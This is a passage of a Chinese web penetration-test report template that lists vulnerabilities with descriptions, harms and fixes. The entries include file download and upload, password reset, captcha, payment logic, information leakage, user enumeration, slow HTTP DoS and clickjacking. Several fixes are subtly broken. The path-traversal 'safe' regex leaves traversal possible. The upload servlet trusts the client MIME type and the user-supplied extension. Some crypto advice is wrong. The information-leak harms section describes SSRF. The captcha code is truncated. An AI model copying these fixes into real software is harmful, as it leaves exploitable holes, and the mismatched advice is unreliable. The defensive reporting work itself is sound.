漏洞危害	通过任意文件下载，可以下载服务器的任意文件，web 业务的代码，服务器和系统的具体配置信息，也可以下载数据库的配置信息，以及对内网的信息探测等等。 攻击者通过 Web Server 自身的安全问题或不安全的服务器配置可以读取服务器上开发者不允许读取的文件，进而造成诸如非预期读取文件、错误地把代码类文件当作资源文件等情况的发生，读取操作涉及内容包括服务器的各种配置文件、文件形式存储的密钥、服务器信息（包括正在执行的进程信息）、历史命令、网络信息、应用源码及二进制程序等。
修复建议	1.php.ini 配置 open_basedir（针对 PHP 应用程序）。 2.用户输入配置白名单，对文件下载类型进行检查，判断是否为允许下载类型。 3.过滤路径回溯符../，或者直接将..替换成空。对参数进行过滤，依次过滤“.”、“..”、“/”、“\”等字符。 4.对于下载文件的目录做好限制，只能下载指定目录下的文件，或者将

	要下载的资源文件路径存入数据库,附件下载时指定数据库中的 id 即可,id 即对应的资源。
	
	代码实现参考:
	`import java.io.File;`
	`import java.io.IOException;`
	`import java.nio.file.Files;`
	`import java.nio.file.Path;`
	`import java.nio.file.Paths;`
	`import java.util.regex.Pattern;`
	
	`public class FileReader {`
	`// 正则表达式,用于过滤路径中的 ../ 字符串`
	`private static final Pattern SAFE_PATH_PATTERN = Pattern.compile("[^/]+/\\.\\./");`
	
	`// 安全读取文件`
	`public static byte[] readSafely(String path) throws IOException {`
	`// 将路径中的 ../ 替换为空字符串`
	`String safePath = SAFE_PATH_PATTERN.matcher(path).replaceAll("");`
	
	`// 使用安全路径读取文件`
	`Path filePath = Paths.get(safePath);`
	`return Files.readAllBytes(filePath);`
	`}`
	`}`
	这段代码中使用了正则表达式来过滤路径中的 ../ 字符串,确保文件只能被读取到预期的位置。
	
	使用方法:
	`try {`
	`byte[] fileData = FileReader.readSafely("/path/to/file");`
	`} catch (IOException e) {`
	`// 处理异常`
	`}`

初测过程	
复测过程	
复测结果	**未修复**

初测人员	
复测人员	

16. 任意文件上传漏洞

漏洞名称	**任意文件上传漏洞**
漏洞地址	
漏洞等级	高危
漏洞描述	文件上传漏洞是指攻击者可以通过某种方式将恶意文件上传到网站或应用程序的服务器上，并通过该程序执行恶意文件来达到攻击的目的。这种漏洞通常发生在程序没有对用户上传的文件进行充分的检查和过滤的情况下，攻击者可以利用这一点来上传恶意文件。文件上传漏洞可能会导致系统被恶意控制，并可能对系统造成严重破坏。因此，开发人员应该在编写代码时注意这一问题，并确保对用户上传的文件进行充分的检查和过滤。 上传文件的时候，如果服务器端脚本语言，未对上传的文件进行严格的验证和过滤，就有可能上传恶意的脚本文件，从而控制整个网站，甚至是服务器上传文件的时候，如果服务器端脚本语言，未对上传的文件进行严格的验证和过滤，就有可能上传恶意的脚本文件，从而控制整个网站，甚至是服务器。
漏洞成因	在网站运营过程中，不可避免地要对网站的某些页面或者内容进行更新，这个时候需要使用到网站的文件上传功能。如果不对被上传的文件进行限制或者限制被绕过，该功能便有可能会被利用上传可执行文件、脚本到服务器上，进而进一步导致服务器沦陷。
漏洞危害	文件上传在 Web 业务中很常见，如用户上传头像、编写文章上传图片等。在实现文件上传时，如果后端没有对用户上传的文件做好处理，会导致非常严重的安全问题，如服务器被上传恶意木马或者垃圾文件。如果不对被上传的文件进行限制或者限制被绕过，该功能便有可能会被利用上传可执行文件、脚本到服务器上，进而进一步导致服务器沦陷。

修复建议	1.在服务器后端控制上传文件类型，处理时强制使用随机数改写文件名和文件路径,不要使用用户自定义的文件名和文件路径。
	2.在服务器后端建议使用白名单的方法对上传的文件进行过滤，上传的目录不进行解析，只提供下载权限。
	3.开源编辑器上传漏洞：若新版编辑器已修复漏洞，请更新编辑器版本。
	4.除了以上的方法之外，还可将被上传的文件限制在某一路径下，并在文件上传目录禁止脚本解析。
	
	代码实现参考：
	`import java.io.File;`
	`import java.io.IOException;`
	`import java.security.SecureRandom;`
	`import javax.servlet.ServletException;`

```
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.Part;

public class FileUploadServlet extends HttpServlet {
  private static final long serialVersionUID = 1L;

  private static final String ALLOWED_FILE_TYPES =
"image/jpeg,image/png,image/gif";

  private static final SecureRandom random = new SecureRandom();

  protected void doPost(HttpServletRequest request,
HttpServletResponse response)
      throws ServletException, IOException {
    // 获取上传的文件
    Part filePart = request.getPart("file");

    // 检查文件类型是否被允许
    String fileType = filePart.getContentType();
    if (!ALLOWED_FILE_TYPES.contains(fileType)) {
      response.sendError(HttpServletResponse.SC_BAD_REQUEST,
"Invalid file type.");
      return;
    }

    // 使用随机数改写文件名和文件路径
    String fileName =
generateRandomFileName(filePart.getSubmittedFileName());
    String filePath =
request.getServletContext().getRealPath("/") + File.separator +
"uploads" + File.separator + fileName;

    // 保存文件
    filePart.write(filePath);

    // 返回响应
    response.setStatus(HttpServletResponse.SC_OK);
  }

  private static String generateRandomFileName(String fileName)
{
    int randomNumber = random.nextInt();
    String[] fileNameParts = fileName.split("\\.");
```

	String fileExtension = fileNameParts[fileNameParts.length - 1]; return randomNumber + "." + fileExtension; } } 在上面的代码中，我们首先使用 getPart 方法获取上传的文件。然后检查文件类型是否在允许的文件类型列表中。如果不在，则发送错误响应。否则，我们使用随机数改写文件名和文件路径。最后，我们使用 write 方法将文件写入磁盘，并返回响应。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

17. 任意密码重置漏洞

漏洞名称	**任意密码重置漏洞**
漏洞地址	
漏洞等级	高危
漏洞描述	任意密码重置漏洞是指攻击者可以通过某种方式重置任意用户的密码，而无需知道原始密码。这种漏洞通常发生在程序没有对密码重置功能进行充分的限制和验证的情况下，攻击者可以利用这一点来重置任意用户的密码。任意密码重置漏洞可能会导致用户的账户被恶意用户盗取，因此应该尽量避免这种漏洞的发生。开发人员应该在编写代码时注意这一问题，并确保对密码重置功能进行充分的限制和验证。 常见的任意密码重置漏洞： 密码重置过程中，通过修改数据包中的参数和对应的值，参数名一般可以在其他地方找到，替换隐藏参数即可修改他人的密码等信息。
漏洞成因	密码重置过程中未对数据包中参数和对应的值进行校验。
漏洞危害	任意密码重置。
修复建议	1.用户操作个人信息（读取、修改）时，服务端要对当前用户身份进行验证，防止越权操作； 2.用来标识用户身份的手机号、用户名或 ID 可以使用自定义加密，也可以隐藏这些参数，直接从 Cookie 中获取用户信息； 3.用户修改密码时应该先对旧密码进行验证，或者使用手机短信验证； 4.用户修改手机号时需要先对原手机号进行验证。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

18. 任意用户注册漏洞

漏洞名称	**任意用户注册漏洞**
漏洞地址	
漏洞等级	中危
漏洞描述	任意用户注册漏洞是指攻击者可以通过某种方式在程序中注册任意用户名，而无需知道注册用户的真实信息。这种漏洞通常发生在程序没有对用户注册功能进行充分的限制和验证的情况下，攻击者可以利用这一点来注册任意用户。任意用户注册漏洞可能会导致用户信息泄露，因此应该尽量避免这种漏洞的发生。开发人员应该在编写代码时注意这一问题，并确保对用户注册功能进行充分的限制和验证。 常见的任意用户注册漏洞： 应用系统对图形验证码和短信验证码校验不合理导致任意用户注册漏洞。
漏洞成因	应用系统对图形验证码和短信验证码校验不合理导致任意用户注册漏洞。
漏洞危害	攻击者通过自己手机短信验证码，通过修改注册手机号码，注册他人手机用户名，可以通过这个漏洞批量注册新用户，同时导致其他用户无法进行注册。
修复建议	针对图形验证码和短信验证码采用服务器端校验，登录失败一次，验证码变换一次。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

19. 图形验证码绕过漏洞

漏洞名称	**图形验证码绕过漏洞**
漏洞地址	
漏洞等级	中危
漏洞描述	图形验证码绕过漏洞是指在一个网站使用图形验证码时，攻击者可以通过某种方式绕过图形验证码，从而获得不正当的访问权限。图形验证码通常用于防止自动化程序（如爬虫）对网站进行攻击，但是如果图形验证码有漏洞，攻击者可能会利用这些漏洞来绕过验证码，从而对网站造成威胁。为了防止这种情况的发生，网站开发者应该对图形验证码进行定期审核，并确保它们是安全的。
漏洞成因	图形验证码存在设置缺陷，比如图形验证码前端验证。
漏洞危害	攻击者可以通过某种方式绕过图形验证码，从而获得不正当的访问权限。

修复建议	图形验证码采用服务器端校验，登录失败一次，验证码变换一次。
	
	代码思路参考：
	1.使用 Java 的图形处理库（如 Java 2D）生成图形验证码。这通常包括在图像上绘制随机的字符或形状，并使用特殊的滤镜或扭曲来混淆图像。
	2.将生成的图形验证码发送给客户端，并将其存储在服务器端的会话中。
	3.当用户在客户端提交登录表单时，检查用户提供的图形验证码是否与服务器端会话中的验证码匹配。
	4.如果验证码匹配，则继续进行登录操作；否则，返回一个错误消息并重新生成一个新的图形验证码。
	
	代码实现参考：
	`import java.awt.Color;`
	`import java.awt.Font;`
	`import java.awt.Graphics2D;`
	`import java.awt.image.BufferedImage;`
	`import java.io.IOException;`
	`import java.util.Random;`
	
	`import javax.imageio.ImageIO;`
	`import javax.servlet.ServletException;`
	`import javax.servlet.ServletOutputStream;`
	`import javax.servlet.http.HttpServlet;`

```
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

/**
 * 生成图形验证码并进行校验
 */
public class CaptchaServlet extends HttpServlet {
    private static final long serialVersionUID = -6020470039852318468L;

    // 图形验证码的字符集，系统将随机从这个字符串中选择一些字符作为验证码
    private static final String CODE_CHARS = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";

    // 字符数量
    private static final int CODE_LENGTH = 4;

    // 图形宽度
    private static final int WIDTH = 100;

    // 图形高度
    private static final int HEIGHT = 30;

    // 字体大小
    private static final int FONT_SIZE = 20;

    public void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
        // 设置响应的类型格式为图片格式
        response.setContentType("image/jpeg");

        // 禁止图像缓存。
        response.setHeader("Pragma", "no-cache");
        response.setHeader("Cache-Control", "no-cache");
        response.setDateHeader("Expires", 0);

        HttpSession session = request.getSession();

        BufferedImage image = new BufferedImage(WIDTH, HEIGHT, BufferedImage.TYPE_INT_RGB);
        Graphics2D g = image.createGraphics();
```

	// 生成随机类
	Random random = new Random();
	
	// 设定图像背景色(因为是做背景，所以偏淡)
	g.setColor(getRandColor(200, 250));
	g.fillRect(0, 0, WIDTH, HEIGHT);
	
	上面的代码是实现图形验证码的一种方法，它的主要思路如下：
	
	定义常量：图形验证码的字符集、字符数量、图形宽度、图形高度和字体大小
	实现 doGet() 方法，这是一个 Servlet 程序必须实现的方法，用于处理 HTTP GET 请求
	设置响应的类型格式为图片格式，并禁止图像缓存
	创建一个图片缓冲区，用于存储图形验证码
	设定图像背景色
	随机生成一个字符串作为验证码，并将其存储在 Session 对象中，以便于后续的验证
	在图片缓冲区上绘制验证码，包括验证码的字符和干扰线
	将图片缓冲区输出到浏览器
	如果需要进行验证码校验，可以在处理登录请求时进行如下操作：
	
	获取用户输入的验证码
	从 Session 对象中获取正确的验证码
	比较两个验证码是否相同，如果相同则登录成功，否则登录失败，并将验证码更新为新的字符串。

初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

20. 支付逻辑漏洞

漏洞名称	**支付逻辑漏洞**
漏洞地址	
漏洞等级	高危
漏洞描述	支付逻辑漏洞是指在支付过程中，攻击者通过篡改商品单价、数量、总价、折扣、运费等参数以此来导致安全问题的一种漏洞。这种漏洞可能导致攻击者获取非预期的折扣或者免费商品，或者将支付金额转移到自己的账户中。
漏洞成因	支付逻辑漏洞主要包括支付过程中商品单价、数量、总价、折扣、运费等参数篡改导致的安全问题。
漏洞危害	支付逻辑漏洞主要包括支付过程中商品单价、数量、总价、折扣、运费等参数篡改导致的安全问题。
修复建议	对支付参数进行校验和验证：在收到用户的支付请求时，可以对商品单价、数量、总价、折扣、运费等参数进行校验和验证，以确保这些参数的正确性。商品信息，如单价、数量、总价、折扣、运费等原始数据的校验应来自于服务器端，不应该完全相信客户端传递过来的值。类似的跨平台支付业务，涉及平台之间接口调用，一定要做好对重要数据，如单价、数量、总价、折扣、运费等的完整校验，确保业务重要数据在平台间传输的一致。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

21. 验证码客户端回显漏洞

漏洞名称	**验证码客户端回显漏洞**
漏洞地址	
漏洞等级	中危
漏洞描述	验证码回显漏洞是一种安全漏洞，可能存在于软件应用程序或网站上。这种漏洞允许攻击者轻松地绕过验证码系统，从而访问受保护的资源或执行恶意操作。 这种漏洞通常出现在客户端应用程序中，例如网站或软件应用程序，在某些情况下，客户端可能会将验证码发送回服务器以进行验证，但是如果服务器没有正确验证验证码，则可能会将验证码发送回客户端，这就是验证码回显漏洞。 要避免验证码回显漏洞，最好的方法是在服务器端进行验证码验证，并确保服务器端的验证码验证是安全的。 常见的验证码客户端回显漏洞包括：短信验证码在客户端回显。
漏洞成因	短信验证码在客户端回显。
漏洞危害	短信验证码在客户端回显。
修复建议	1. 禁止验证码在本地客户端生成，应采用服务器端验证码生成机制。避免返回验证码到响应包中，验证码一定要放在服务端校验。 2. 验证码应随机生成，且使用一次即失效。设置验证码的时效性，如 180 秒过期。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

22. 接口遍历漏洞

漏洞名称	**接口遍历漏洞**
漏洞地址	
漏洞等级	高危
漏洞描述	接口遍历漏洞是指攻击者可以通过某种方式遍历网站或应用程序中的接口，从而获取敏感信息。这种漏洞通常发生在程序没有对接口的访问进行充分的限制和控制的情况下，攻击者可以利用这一点来遍历接口。接口遍历漏洞可能会导致敏感信息泄露，因此应该尽量避免这种漏洞的发生。开发人员应该在编写代码时注意这一问题，并确保对接口的访问进行充分的限制和控制。 常见的接口遍历漏洞： 通过修改接口的用户 id，可以直接遍历到其他用户投稿文件，甚至修改、删除。
漏洞成因	通过修改接口的用户 id，可以直接遍历到其他用户投稿文件，甚至修改、删除。
漏洞危害	通过修改接口的用户 id，可以直接遍历到其他用户投稿文件，甚至修改、删除。
修复建议	1.用户操作个人信息（读取、修改）时，服务端要对当前用户身份进行验证，防止越权操作； 2.用来标识用户身份的手机号、用户名或 ID 可以使用自定义加密，也可以隐藏这些参数，直接从 Cookie 中获取用户信息； 3.用户修改密码时应该先对旧密码进行验证，或者使用手机短信验证； 4.用户修改手机号时需要先对原手机号进行验证。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

23. 敏感信息泄露漏洞

漏洞名称	**敏感信息泄露漏洞**
漏洞地址	
漏洞等级	中危
漏洞描述	敏感信息泄露漏洞是指攻击者可以通过某种方式获取网站或应用程序中的敏感信息，例如用户密码、财务数据等。这种漏洞通常发生在程序没有对敏感信息进行充分的加密和保护的情况下，攻击者可以利用这一点来获取敏感信息。敏感信息泄露漏洞可能会导致严重的安全风险，因此应该尽量避免这种漏洞的发生。开发人员应该在编写代码时注意这一问题，并确保对敏感信息进行充分的加密和保护。 敏感数据包括但不限于：口令、密钥、证书、会话标识、License、隐私数据(如短消息的内容)、授权凭据、个人数据(如姓名、住址、电话等)等。 在程序文件、配置文件、日志文件、备份文件及数据库中都有可能包含敏感数据。主要分为由版本管理软件导致的泄露，文件包含导致的泄露和配置错误导致的泄露。
漏洞成因	1.未能从公共内容中删除内部内容。例如，在生产环境中，用户有时可以看到开发人员在加价中的评论。 2.网站及相关技术配置不安全。例如，如果无法禁用调试和诊断功能，有时可能会为攻击者提供有用的工具，帮助他们获取敏感信息。默认配置也会使网站变得脆弱，例如，通过显示过于冗长的错误消息。 3.应用程序的设计和行为缺陷。例如，如果网站在出现不同错误状态时返回不同的响应，这也可以允许攻击者列举敏感数据，例如有效的用户凭据。 4.出于调试目的，许多网站生成自定义错误消息和日志，其中包含有关应用程序行为的大量信息。虽然此信息在开发过程中是有用的，但如果在生产环境中泄露，它对攻击者也非常有用。调试消息有时可能包含用于开发的重要信息，包括： （1） 可以通过用户输入操作的关键会话变量的值 （2） 后端组件的主机名和凭据 （3） 服务器上的文件和目录名称 （4） 用于加密通过客户端传输的数据的密钥调试信息有时可能记录在单独的文件中。如果攻击者能够访问此文件，它可以作为了解应用程序运行时状态的有用参考。
漏洞危害	1.扫描内网开放服务 2.向内部任意主机的任意端口发送 payload 来攻击内网服务 3.DOS 攻击（请求大文件，始终保持连接 Keep-Alive Always） 4.攻击内网的 web 应用，例如直接 SQL 注入、XSS 攻击等

	5.利用 file、gopher、dict 协议读取本地文件、执行命令等
修复建议	1.后端控制严谨，用*号来隐藏敏感信息展现。 2.密码策略要足够复杂，开启二步验证。 3.服务配置严谨，对测试和生产资源做好访问控制。 4.对员工培训相关安全意识。 具体修复手段： 1.确保参与制作网站的每个人都充分了解哪些信息被认为是敏感的。有时看似无害的信息对攻击者比人们意识到的要有用得多。突出这些危险有助于确保你的组织更安全地处理敏感信息。 2.尽可能多地使用通用错误消息。 3.仔细检查生产环境中是否禁用任何调试或诊断功能 4.确保你充分了解你实施的任何第三方技术的配置设置和安全影响。花时间调查和禁用任何你实际上不需要的功能和设置。 此外： 1.禁止在代码中存储敏感数据：禁止在代码中存储如数据库连接字符串、口令和密钥之类的敏感数据，这样容易导致泄密。用于加密密钥的密钥可以硬编码在代码中。 2.禁止密钥或帐号的口令以明文形式存储在数据库或者文件中：密钥或帐号的口令必须经过加密存储。例外情况，如果 Web 容器的配置文件中只能以明文方式配置连接数据库的用户名和口令，那么就不用强制遵循该规则，将该配置文件的属性改为只有属主可读写。 3.禁止在 cookie 中以明文形式存储敏感数据：cookie 信息容易被窃取，尽量不要在 cookie 中存储敏感数据；如果条件限制必须使用 cookie 存储敏感信息时，必须先对敏感信息加密再存储到 cookie。 4.禁止在隐藏域中存放明文形式的敏感数据。 5.禁止用自己开发的加密算法，必须使用公开、安全的标准加密算法。 6.禁止在日志中记录明文的敏感数据：禁止在日志中记录明文的敏感数据(如口令、会话标识 jsessionid 等)，防止敏感信息泄漏。 7.禁止带有敏感数据的 Web 页面缓存：带有敏感数据的 Web 页面都应该禁止缓存，以防止敏感信息泄漏或通过代理服务器上网的用户数据互窜问题。 8.应根据业务特点定义出系统存储的敏感信息。 9.敏感信息在存储、传输、显示时应进行安全处理，可采用的处理方式为加密或脱敏。 10.敏感信息不应使用 GET 请求方法提交到服务器。 11.用户密码为最高级别的敏感信息，在存储、传输、显示时都必须加密。 12.需要选择可靠的加密算法，优先选择不对称加密算法，不得使用 BASE64 等编码方式进行“加密” 。 13.对于一些系统默认报错页面应重新进行设计自定义报错页面，以免暴露系统敏感信息。
初测过程	

复测过程	
复测结果	**未修复**
初测人员	
复测人员	

24. 用户枚举漏洞

漏洞名称	**用户枚举漏洞**
漏洞地址	
漏洞等级	中危
漏洞描述	用户枚举漏洞是指攻击者可以通过某种方式枚举网站或应用程序中的用户名，从而获取用户信息。这种漏洞通常发生在程序没有对用户名枚举功能进行充分的限制和验证的情况下，攻击者可以利用这一点来枚举用户名。用户枚举漏洞可能会导致用户信息泄露，因此应该尽量避免这种漏洞的发生。开发人员应该在编写代码时注意这一问题，并确保对用户名枚举功能进行充分的限制和验证。 由于错误配置或设计缺陷，当向应用系统提交有效用户名和无效用户名时，服务器会有不同的响应。利用响应的不同，攻击者可以获取到应用系统已经存在的用户，可用于暴力破解，进一步获取用户的登录密码。
漏洞成因	由于错误配置或设计缺陷，当向应用系统提交有效用户名和无效用户名时，服务器会有不同的响应。
漏洞危害	利用响应的不同，攻击者可以获取到应用系统已经存在的用户，可用于暴力猜解，进一步获取用户的登录密码。
修复建议	对系统登录失败提示语句表达内容进行统一的模糊描述处理，从而提高攻击者对登录系统用户名及密码的可猜测难度，如“登录账号或密码错误”、“系统登录失败”等。
初测过程	用户枚举漏洞的检测比较简单，只需用不同的用户名去登录，查看服务器响应是否有差异即可（查看页面、查看响应包等）。 有效用户名 输入应用系统存在的用户名和任意密码，应用系统响应【密码错误】。 无效用户名 输入应用系统不存在的用户名和任意密码，应用系统响应【用户名不存在】。 有效用户名和无效用户名的系统响应存在差异，这就表示应用系统存在用户枚举漏洞。简单的测试，我们就获取到了系统已经存在的 admin 账户，而且依据经验判断，admin 很可能是应用系统管理账户。我们可以用字典去爆破 admin 的登录密码，也可以继续枚举应用系统存在的其他用户名，进一步确定可攻击对象。
复测过程	
复测结果	**未修复**
初测人员	

复测人员	

25. Slow Http DoS 慢速拒绝服务漏洞

漏洞名称	**Slow Http DoS 慢速拒绝服务漏洞**
漏洞地址	
漏洞等级	中危
漏洞描述	Slow Http DoS 慢速拒绝服务漏洞是指攻击者可以通过构造特殊的请求来使网站或应用程序的响应时间变慢，甚至导致网站或应用程序无法正常响应。这种漏洞通常发生在程序没有对请求的合法性进行充分的检查和限制的情况下，攻击者可以利用这一点来构造特殊的请求，导致网站或应用程序无法正常响应。Slow Http DoS 慢速拒绝服务漏洞可能会导致网站或应用程序无法正常工作，因此应该尽量避免这种漏洞的发生。开发人员应该在编写代码时注意这一问题，并确保对请求的合法性进行充分的检查和限制。 Slow HTTP DOS 是一个应用层拒绝服务攻击，主要针对协议为 HTTP，攻击的成本很低，并且能够消耗服务端资源，占用客户端连接数，导致正常用户无法连接服务器。 HTTP 慢速攻击是利用 HTTP 合法机制，以极低的速度往服务器发送 HTTP 请求，尽量长时间保持连接，不释放，若是达到了 Web Server 对于并发连接数的上限，同时恶意占用的连接没有被释放，那么服务端将无法接受新的请求，导致拒绝服务。
漏洞成因	HTTP 协议采用“请求-应答”模式，当使用普通模式，即非 KeepAlive 模式时，每个请求/应答客户和服务器都要新建一个连接，完成之后立即断开连接（HTTP 协议为无连接的协议）；当使用 Keep-Alive 模式（又称持久连接、连接重用）时，Keep-Alive 功能使客户端到服 务器端的连接持续有效，当出现对服务器的后继请求时，Keep-Alive 功能避免了建立或者重新建立连接。 攻击者以客户端发送一个报文，不以 CRLF 结尾，而是 10s 发送一行报文，报文需要 80s 才能发送完毕，这 80s 内，服务器需要一直等待客户端的 CRLF，然后才能解析这个报文。 如果客户端使用更多的程序发送这样的报文，那么服务端会给客户端留出更多的资源来处理、等待这迟迟不传完的报文。假设服务端的客户端最大连接数是 100 个，使用测试程序先连接上 100 次服务端，并且报文中启用 Keep-Alive，那么其他正常用户 101、102 就无法正常访问网站了。 攻击者每次只发一行，每次发送之间的间隔时间很长，这迟迟未发送结束的 HTTP 包会占用服务端的资源，当达到服务端处理请求的上限时，这时候再用户对网站正常请求，服务端也处理不了了，导致了拒绝服务。

漏洞危害	当达到服务端处理请求的上限时，这时候再用户对网站正常请求，服务端也处理不了了。
修复建议	**通用方案** 1.设置合适的 timeout 时间（Apache 已默认启用了 reqtimeout 模块），规定了 Header 发送的时间以及频率和 Body 发送的时间以及频率。 2.增大 MaxClients(MaxRequestWorkers)：增加最大的连接数。根据官方文档，两个参数是一回事，版本不同，MaxRequestWorkers was called MaxClients before version 2.3.13. The old name is still supported。 3.默认安装的 Apache 存在 Slow Attack 的威胁，原因就是虽然设置的 timeoute，但是最大连接数不够，如果攻击的请求频率足够大，仍然会占满 Apache 的所有连接。 **WebSphere** 1.限制 HTTP 数据的大小 在 WebSphere Application Server 中进行如下设置： 任何单个 HTTP 头的默认最大大小为 32768 字节。可以将它设置为不同的值。 HTTP 头的默认最大数量为 50。可以将它设置为不同的限制值。 另一种常见的 DOS 攻击是发送一个请求，这个请求会导致一个长期运行的 GET 请求。WebSphere Application Server Plug-in 中的 ServerIOTimeoutRetry 属性可限制任何请求的重试数量。这可以降低这种长期运行的请求的影响。 设置限制任何请求正文的最大大小。 2.设置 keepalive 参数 打开 ibm http server 安装目录，打开文件夹 conf，打开文件 httpd.conf,查找 KeepAlive 值，改 ON 为 OFF,其默认为 ON。 这个值说明是否保持客户端与 HTTP SERVER 的连接，如果设置为 ON，则请求数到达 MaxKeepAliveRequests 设定值时请求将排队，导致响应变慢。 **Weblogic** 1.在配置管理界面中的协议->一般信息下设置 完成消息超时时间小于 400。 2.在配置管理界面中的协议->HTTP 下设置 POST 超时、持续时间、最大 POST 大小为安全值范围。 **Nginx** 1.通过调整$request_method，配置服务器接受 http 包的操作限制； 2.在保证业务不受影响的前提下，调整 client_max_body_size, client_body_buffer_size, client_header_buffer_size,large_client_header_buffersclient_body_timeout, client_header_timeout 的值，必要时可以适当的增加； 3.对于会话或者相同的 ip 地址，可以使用 HttpLimitReqModule and HttpLimitZoneModule 参数去限制请求量或者并发连接数；

	4. 根据 CPU 和负载的大小，来配置 worker_processes 和 worker_connections 的值，公式是：max_clients = worker_processes * worker_connections。 **Apache** 1.mod_reqtimeout 用于控制每个连接上请求发送的速率。 配置例如： #请求头部分，设置超时时间初始为 10 秒，并在收到客户端发送的数据后，每接收到 500 字节数据就将超时时间延长 1 秒，但最长不超过 40 秒。可以防护 slowloris 型的慢速攻击。 RequestReadTimeout header=10-40,minrate=500 #请求正文部分，设置超时时间初始为 10 秒，并在收到客户端发送的数据后，每接收到 500 字节数据就将超时时间延长 1 秒，但最长不超过 40 秒。可以防护 slow message body 型的慢速攻击。 RequestReadTimeout body=10-40,minrate=500 需注意，对于 HTTPS 站点，需要把初始超时时间上调，比如调整到 20 秒。 2.mod_qos 用于控制并发连接数。 配置例如： 当服务器并发连接数超过 600 时，关闭 keepalive QS_SrvMaxConnClose 600 限制每个源 IP 最大并发连接数为 50 QS_SrvMaxConnPerIP 50 这两个数值可以根据服务器的性能调整。 **IHS** 请您先安装最新补丁包，然后启用 • mod_reqtimeout • 模块，在配置文件中加入： LoadModule reqtimeout_module modules/mod_reqtimeout.so 为 mod_reqtimeout 模块添加配置： <IfModule mod_reqtimeout.c> RequestReadTimeout header=10-40,MinRate=500 body=10-40,MinRate=500 </IfModule> 对于 HTTPS 站点，建议 header=20-40,MinRate=500。 参见： http://www-01.ibm.com/support/docview.wss?uid=swg21652165 **F5** F5 负载均衡设备有相应的防护模块，如无购买可参考附件中的详细配置过程。 关于 F5 的慢速攻击防护配置，请参考以下链接： https://support.f5.com/kb/en-us/solutions/public/10000/200/sol10260.html https://devcentral.f5.com/articles/mitigating-slow-http-post-ddos-attacks-with-irules-ndash-follow-up **Tomcat** 1.设置 Tomcat /server.xml 文件 connectiontimeout 值，默认为 20000ms，修改为 2000ms(Tomcat 自身安全漏洞)。 2. 设置 AJAX 的全局 timeout 时间（默认为 30000ms ）

	$.ajaxSetup({timeout:8000})。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

26. 点击劫持（X-Frame-Options 头丢失）漏洞

漏洞名称	**点击劫持（X-Frame-Options 头丢失）漏洞**
漏洞地址	
漏洞等级	低危
漏洞描述	点击劫持漏洞是指攻击者可以通过某种方式控制用户的点击行为，让用户点击恶意链接或按钮，从而达到欺骗用户的目的。这种漏洞通常发生在程序没有对点击行为进行充分的验证和控制的情况下，攻击者可以利用这一点来控制用户的点击行为。点击劫持漏洞可能会导致用户被骗，因此应该尽量避免这种漏洞的发生。开发人员应该在编写代码时注意这一问题，并确保对用户的点击行为进行充分的验证和控制。 点击劫持（ClickJacking）是一种视觉上的欺骗手段。攻击者使用一个透明的、不可见的 iframe，覆盖在一个网页上，然后诱使用户在该网页上进行操作，此时用户将不知情的情况下点击透明的 iframe 页面，通过调整 iframe 页面的位置，可以诱使用户恰好点击在 iframe 页面的一些功能性按钮上。
漏洞成因	攻击者使用一个透明的、不可见的 iframe，覆盖在一个网页上，然后诱使用户在该网页上进行操作，此时用户将不知情的情况下点击透明的 iframe 页面，通过调整 iframe 页面的位置，可以诱使用户恰好点击在 iframe 页面的一些功能性按钮上。 当 X-Frame-Options HTTP 响应头丢失的时候，攻击者可以伪造一个页面，该页面使用前端技术精心构造一些诱惑用户点击的按钮、图片，该元素下方就是一个 iframe 标签，当用户点击后上层的元素后，就相当于点击了 iframe 标签引入的网页页面。。
漏洞危害	盗取用户资金、获得用户的敏感信息或者与 XSS 或 CSRF 等其他攻击手段配合。
修复建议	**通用方案** 配置 WebServer，更改配置文件，添加自定义响应头。 X-Frame-Options HTTP 响应头， 可以指示浏览器是否应该加载一个 iframe 中的页面。 网站可以通过设置 X-Frame-Options 阻止站点内的页面被其他页面嵌入从而防止点击劫持。 使用一个 HTTP 头——X-Frame-Options。X-Frame-Options 可以说是为了解决 ClickJacking 而生的，它有三个可选的值： DENY：浏览器会拒绝当前页面加载任何 frame 页面 SAMEORIGIN：frame 页面的地址只能为同源域名下的页面 若网站内有使用 iframe 标签链接同源资源的，需要设置为 SAMEORIGIN。 **Apache** 配置 Apache 在所有页面上发送 X-Frame-Options 响应头，需要把下面这行添加到 site 的配置中:

	Header always append X-Frame-Options SAMEORIGIN **Nginx** 配置 nginx 发送 X-Frame-Options 响应头，把下面这行添加到 http, server 或者 location 的配置中: add_header X-Frame-Options SAMEORIGIN; **IIS** 配置 IIS 发送 X-Frame-Options 响应头，添加下面的配置到 Web.config 文件中: <system.webServer> ... <httpProtocol> <customHeaders> <add name="X-Frame-Options" value="SAMEORIGIN" /> </customHeaders> </httpProtocol> ... </system.webServer> **Tomcat** 在 conf/web.xml 中添加如下配置： C:\Program Files\Apache Software Foundation\Tomcat 7.0\conf\web.xml <filter> <filter-name>httpHeaderSecurity</filter-name> <filter-class>org.apache.catalina.filters.HttpHeaderSecurityFilter</filter-class> <init-param> <param-name>antiClickJackingOption</param-name> <param-value>SAMEORIGIN</param-value> </init-param> <async-supported>true</async-supported> </filter> <filter-mapping> <filter-name>httpHeaderSecurity</filter-name> <url-pattern>/*</url-pattern> <dispatcher>REQUEST</dispatcher> <dispatcher>FORWARD</dispatcher> </filter-mapping>
初测过程	
复测过程	
复测结果	**未修复**

初测人员	
复测人员	

